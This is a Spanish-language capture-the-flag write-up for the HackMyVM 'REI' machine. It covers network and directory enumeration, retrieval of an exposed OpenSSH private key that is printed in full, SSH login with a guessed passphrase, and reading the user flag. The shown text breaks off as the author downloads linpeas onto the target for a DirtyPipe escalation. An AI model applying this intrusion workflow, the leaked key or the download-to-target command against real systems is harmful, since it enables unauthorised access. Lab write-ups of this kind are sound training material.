Writeup CTF REI @shelldredd
Hack My VM

Contenido

Introducción

En esta ocasión, vamos a intentar explotar la última creación de @shelldredd, la máquina REI. Es una máquina Linux y su nivel de dificultad es fácil.

Enumeración

Vamos a comenzar determinando la IP que tiene la máquina víctima dentro de la red. Esto se hace de la siguiente manera:

```
┌──(root💀elhackeretico)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:2a:5a:2c, IPv4: 192.168.1.47
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     84:aa:9c:a1:7d:c7       MitraStar Technology Corp.
192.168.1.49    4c:cc:6a:64:87:01       Micro-Star INTL CO., LTD.
192.168.1.50    08:00:27:4f:2f:a9       PCS Systemtechnik GmbH
192.168.1.38    16:df:11:71:e6:93       (Unknown: locally administered)
192.168.1.36    f0:f0:a4:0d:03:ea       (Unknown)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.328 seconds (109.97 hosts/sec). 5 responded

┌──(root💀elhackeretico)-[~]
└─# arp-scan -l | grep "PCS" | awk '{print $1}'
192.168.1.50

┌──(root💀elhackeretico)-[~]
└─#
```


Una vez obtenida la IP objetivo, vamos a escanear que servicios tiene abiertos, utilizando nmap.


```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/otras_maquinas_vuln/REI/nmap]
└─$ sudo nmap -p- --open -vvv -n -Pn --min-rate 5000 192.168.1.50 -oG allports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-03 10:12 EDT
Initiating ARP Ping Scan at 10:12
Scanning 192.168.1.50 [1 port]
Completed ARP Ping Scan at 10:12, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:12
Scanning 192.168.1.50 [65535 ports]
Discovered open port 63777/tcp on 192.168.1.50
Discovered open port 65333/tcp on 192.168.1.50
Completed SYN Stealth Scan at 10:12, 2.65s elapsed (65535 total ports)
Nmap scan report for 192.168.1.50
Host is up, received arp-response (0.00026s latency).
Scanned at 2022-04-03 10:12:09 EDT for 3s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
63777/tcp open  unknown syn-ack ttl 64
65333/tcp open  unknown syn-ack ttl 64
MAC Address: 08:00:27:4F:2F:A9 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.92 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/otras_maquinas_vuln/REI/nmap]
└─$ sudo nmap -sV -p 63777,65333 192.168.1.50 -vvv
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-03 10:12 EDT
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 10:12
Scanning 192.168.1.50 [1 port]
Completed ARP Ping Scan at 10:12, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:12
Completed Parallel DNS resolution of 1 host. at 10:12, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:12
Scanning 192.168.1.50 [2 ports]
Discovered open port 65333/tcp on 192.168.1.50
Discovered open port 63777/tcp on 192.168.1.50
Completed SYN Stealth Scan at 10:12, 0.10s elapsed (2 total ports)
Initiating Service scan at 10:12
Scanning 2 services on 192.168.1.50
Completed Service scan at 10:12, 6.04s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.1.50.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:12
Completed NSE at 10:12, 0.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:12
Completed NSE at 10:12, 0.00s elapsed
Nmap scan report for 192.168.1.50
Host is up, received arp-response (0.00055s latency).
Scanned at 2022-04-03 10:12:43 EDT for 6s

PORT      STATE SERVICE REASON         VERSION
63777/tcp open  http    syn-ack ttl 64 lighttpd 1.4.59
65333/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
MAC Address: 08:00:27:4F:2F:A9 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.36 seconds
           Raw packets sent: 3 (116B) | Rcvd: 3 (116B)
```


Tenemos servicios abiertos en:

- Puerto 63777 http lighttpd 1.4.59
- Puerto 65333 ssh OpenSSH 8.4p1


Vamos a empezar analizando el servicio que se ejecuta en el puerto 63777 http.




Vamos a continuar realizando una exploración de los directorios que se encuentran disponibles.


```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/otras_maquinas_vuln/REI/nmap]
└─$ dirsearch -u http://192.168.1.50:63777 -i 200,301 -t 60

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 60 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/192.168.1.50-63777/_22-04-03_10-20-22.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-04-03_10-20-22.log

Target: http://192.168.1.50:63777/

[10:20:22] Starting:
[10:20:22] 301 -    0B  - /js  →  /js/
[10:20:58] 301 -    0B  - /javascript  →  /javascript/
[10:21:16] 200 -   16KB - /robots.txt

Task Completed

┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/otras_maquinas_vuln/REI/nmap]
└─$
```


Vamos a analizar la información contenida en el archivo robots.txt.



Aunque no contiene nada de utilidad. Volvemos a la web estática por si hubiese alguna información que nos pudiese ser de interés.



Como podemos leer, en el texto se indica la existencia de un archivo indexp, en el directorio raíz del servidor.



Aunque no encuentra nada. Podemos probar añadiendo una extensión de texto, como txt.

```
User-agent: *
Disallow: /dp/product-availability/
Disallow: /dp/rate-this-item/
Disallow: /exec/obidos/account-access-login
Disallow: /exec/obidos/change-style
Disallow: /exec/obidos/dt/assoc/handle-buy-box
Disallow: /exec/obidos/flex-sign-in
Disallow: /exec/obidos/handle-buy-box
Disallow: /exec/obidos/refer-a-friend-login
Disallow: /exec/obidos/subst/associates/join
Disallow: /exec/obidos/subst/marketplace/sell-your-collection.html
Disallow: /exec/obidos/subst/marketplace/sell-your-stuff.html
Disallow: /exec/obidos/subst/partners/friends/access.html
Disallow: /exec/obidos/tg/cm/member/
Disallow: /gp/cart
Disallow: /gp/content-form
Disallow: /gp/customer-images
Disallow: /gp/customer-media/upload
Disallow: /gp/customer-reviews/common/du
Disallow: /gp/customer-reviews/write-a-review.html
Disallow: /gp/flex
Disallow: /gp/gfix
Disallow: /gp/history
Disallow: /gp/item-dispatch
Disallow: /gp/legacy-handle-buy-box.html
Disallow: /gp/reader
Disallow: /gp/registry/wishlist/*/reserve
Disallow: /gp/richpub/listmania/createpipeline
Disallow: /gp/music/clipserve
Disallow: /gp/recsradio
Disallow: /gp/sign-in
Disallow: /gp/slides/make-money
Disallow: /gp/structured-ratings/actions/get-experience.html
Disallow: /gp/twitter/
Disallow: /gp/vote
Disallow: /gp/voting/
Disallow: /gp/yourstore
Disallow: /ap/signin
Disallow: /gp/registry/search.html
Disallow: /gp/orc/rml/
```



Nos devuelve a que directorios podemos acceder y a cuáles no. Vamos a utilizar curl, para filtrar solo que directorios podemos ver su contenido.

```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/otras_maquinas_vuln/REI/nmap]
└─$ curl http://192.168.1.50:63777/indexp.txt | grep -v "allow"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
```

```
User-agent: *
Allow: /gp/dmusic/promotions/AmazonMusicUnlimited
Allow: /wishlist/universal
Allow: /wishlist/vendor-button
Allow: /wishlist/your-button
Allow: /gp/wishlist/universal
Allow: /gp/wishlist/vendor-button
Allow: /gp/wishlist/ipad-install
Allow: /gichin/
Allow: /gichin/your-button
```

Vemos varias urls, visitamos cada una de ellas, para ver su contenido.

403 Forbidden



403 Forbidden

Las demás urls nos devuelven error 404.

Vamos a realizar un escaneo de directorios para las dos urls encontradas.

```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/otras_maquinas_vuln/REI/nmap]
└─$ dirsearch -u http://192.168.1.50:63777/gichin/your-button/ -w /home/kali/Desktop/listas/directory-list-2.3-medium.txt -i 200,301 -t 60

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 60 | Wordlist size: 220546

Output File: /home/kali/.dirsearch/reports/192.168.1.50-63777/-gichin-your-button-_22-04-03_12-06-01.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-04-03_12-06-01.log

Target: http://192.168.1.50:63777/gichin/your-button/

[12:06:01] Starting:
[12:06:05] 301 -    0B  - /gichin/your-button/ssh  →  /gichin/your-button/ssh/
[12:10:36] 200 -    2KB - /gichin/your-button/note.html

Task Completed
```


Vamos a ver que contiene el archivo en la dirección http://IP:63777/gichin/your-button/note.html


Vamos a ver el código fuente por si pudiese contener alguna información interesante.

```
<script>…</script>
<div class="portada">
  <div id="menu">…</div>
  <div class="portada-index"></div>
  <div align="center">
    <a style="font-weight: bold;" title="ENTER" href="chuck-norris.html" target="">…</a>
    </div>
  </div>
```

Contiene un enlace. Vamos a ver su contenido. Además, de poder ser un posible usuario para ssh (chuck-norris).


```
<div class="portada">
  <div id="menu">
    <svg viewBox="0 0 1320 200">…</svg>
    <div class="contenedor-texto">…</div>
    </div>
    <div class="portada-index"></div>
  <div align="center">
    <a style="font-weight: bold;" title="chuck-norris is the user master" href="#" target="">…</a>
    </div>
  </div>
```

Vemos una frase que también nos da indicios de que Chuck Norris es un usuario del sistema.




Balance is key, ¿será Balance un password?

Vamos a abrir el directorio ssh.




403 Forbidden

Vamos a realizar un escaneo del directorio ssh, para ver que información podemos encontrar.



Y encuentra el archivo rsa. Vamos a abrirlo en el navegador.

403 Forbidden



Vamos a descargarlo para ver su contenido.

```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/otras_maquinas_vuln/REI/nmap]
└─$ cat rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```



Vamos a probar a utilizar esta clave RSA con el usuario chuck-norris que encontramos anteriormente.

Flag user.txt


```
┌──(kali㉿elhackeretico)-[~/…/auditorias_maquinas/otras_maquinas_vuln/REI/nmap]
└─$ ssh chuck-norris@192.168.1.50 -i rsa -p 65333

chuck-norris@192.168.1.50's password:
```

Pero nos pide un password. Podemos probar una palabra que encontramos anteriormente en una frase mientras analizábamos el código fuente de la web. Esta palabra era balance o Balance, vamos a probar.

El password correcto es balance.




Y buscamos la flag user.txt, la primera flag de la máquina.



```
chuck-norris@karate:~$ cat user.txt
                (__)
                (oo)
          /------\/
         / |    ||
       *  /\---/\
          ~~   ~~
... "Have you mooed today?" ...
chuck-norris@karate:~$
```

cat no funciona, vamos a probar otros programas para abrir este archivo. El primero será less. Si este no funciona, probamos con pico.



Con pico si funciona, y podemos ver el contenido de la flag.

Elevación de privilegios (DIRTYPIPE)

Vamos a descargar la utilidad linpeas.sh en la máquina víctima. Esta utilidad realiza un escaneo automatizado de todas las posibilidades de escalada de privilegios existentes en la máquina objetivo.

```
chuck-norris@karate:~$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas_linux_amd64
